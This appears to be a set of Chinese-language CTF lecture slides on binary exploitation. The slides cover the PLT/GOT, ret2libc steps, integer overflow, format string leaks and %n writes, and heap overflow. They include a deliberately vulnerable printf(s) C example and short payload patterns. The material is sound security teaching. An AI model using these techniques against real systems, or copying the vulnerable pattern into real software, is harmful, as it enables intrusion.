.got.plt:00000000004032C0 _GLOBAL_OFFSET_TABLE_ dq offset _DYNAMIC
.got.plt:00000000004032C8 qword_4032C8    dq 0                    ; DATA XREF: sub_401020↑r
.got.plt:00000000004032D0 qword_4032D0    dq 0                    ; DATA XREF: sub_401020+6↑r
.got.plt:00000000004032D8 off_4032D8      dq offset printf        ; DATA XREF: _printf↑r
.got.plt:00000000004032D8 _got_plt        ends
.got.plt:00000000004032D8
.plt:0000000000401030 ; int printf(const char *format, ...)
.plt:0000000000401030 _printf         proc near               ; CODE XREF: main+18↓p
.plt:0000000000401030                                         ; main+26↓p ...
.plt:0000000000401030                 jmp     cs:off_4032D8
.plt:0000000000401030 _printf         endp
.plt:0000000000401030
.plt:0000000000401036 ; ---------------------------------------------------------------------------
.plt:0000000000401036                 push    0
.plt:000000000040103B                 jmp     sub_401020
.plt:000000000040103B ; } // starts at 401020
.plt:000000000040103B _plt            ends
.plt:000000000040103B
```

plt与got

- debug and follow resolve

ret2libc

原理

- 动态编译的程序里，可利用的函数、gadget 可能并不足够
- 考虑利用 libc，其中通常包含
  - 大量 gadget
  - /bin/sh 字符串
  - system 等各类函数
- 利用前提：**泄露 libc 基址**

ret2libc

步骤1. 泄露 libc 基址

常用的两种方式：

- 输出 .got.plt 表项
- 输出栈上内容

如何输出：

- 利用 ROP，执行 .plt 中存在的输出函数（例如 write、puts、printf）
- 利用字符串末尾没有补零，输出紧随字符串其后的栈上内容
- 其他漏洞（例如格式化字符串漏洞）

ret2libc

步骤2. 获取 libc 文件

- libc 有很多个版本，如果题目未下发 libc 文件，如何确认目标使用的 libc 版本？
  - 通过泄露的 libc 函数地址的末尾 3 个十六进制位（以一页 4KB 为单位偏移），反向推导 libc 版本。
  - libcsearcher: https://github.com/lieanu/LibcSearcher
  - libc-database: https://libc.rip/

ret2libc

步骤3. 利用 libc 完成攻击

- 方法 1：利用 libc 中的 /bin/sh 字符串和 system 函数，执行 system(“/bin/sh”)
- 方法 2：one_gadget：https://github.com/david942j/one_gadget，跳转到 one_gadget 后可以一键 getshell，但需要寄存器/内存在此时满足一定要求。
- 方法 3：使用 libc 中的 gadget 自行组合恶意代码
  - 例如程序使用 seccomp 禁止了 execve，此时可以用 gadget 拼凑出 ORW (Open、Read、Write) 三个操作。即打开 flag 文件、读取 flag 文件、输出 flag 内容。

ret2libc

练习


- 题目 jarvisoj_level3_x64

整数溢出

- unsigned -> signed, signed -> unsigned
  - 负数 -> unsigned
  - 大正数 -> signed
- actf_2019_anotherrepeater


格式化字符串

- 格式化字符串原理



参数传递方法

- x86
  - 所有的参数通过栈的方式进行传递
- x64
  - 前6个参数使用寄存器传递，后面的参数使用栈进行传递



格式化字符串

格式化字符串

- 只有格式化字符串，没有对应的参数

```
printf("Color %s, Number %d, Float %4.2f");
```

利用

- 泄漏地址
  - 获取栈变量数值
    - %08x.%08x.%08x
    - %p.%p.%p
  - 获取第n个参数位置的数值
    - %n$x
  - 栈变量视为指针时对应的字符串
    - %s

```c
#include <stdio.h>
int main() {
  char s[100];
  int a = 1, b = 0x22222222, c = -1;
  scanf("%s", s);
  printf("%08x.%08x.%08x.%s\n", a, b, c, s);
  printf(s);
  return 0;
}
```

利用

- 任意地址泄漏
  - 将所需要的地址addr放在第k个参数的位置上
  - 格式化字符串 `addr%k$s`
  - 例子：format_string_1.c

利用


- 覆盖内存
  - %n不输出字符，但是把已经成功输出的字符个数，写入对应的整型**指针参数**所指的变量
    - ...[overwrite addr]....%[overwrite offset]$n
  - %numc：输出字符，但是对齐到num的宽度，等价于打印num个字符
- 实现覆盖任意大小的数字
- 例子：format_string_2.c

练习题

- inndy_echo

堆

- 堆溢出：程序向某个堆块中写入的字节数超过了堆块本身可使用的字节数
- malloc、realloc、free



- pwn的最终目的：控制EIP/RIP
  - 程序运行中有哪些可以劫持控制流的地方？
  - 攻击者能够影响到的，是程序的输入
  - 代码可以是数据，数据也可以是代码
  - 栈中的返回地址
  - GOT表
  - 其他函数指针（异常处理、File IO、虚表……）
- 内存攻击的本质:一步步扩大可控的内存和寄存器
  - (劫持控制流 -> Shellcode、ROP、JOP、SROP)

练习题

- ciscn_2019_es_2：栈地址泄露+栈迁移+ret2system
- inndy_echo_2: 格式化字符串泄漏地址+修改任意地址

参考资料

- xuanxuanblingbling’s presentation
- CTF Wiki：https://ctf-wiki.org/
- Wikipedia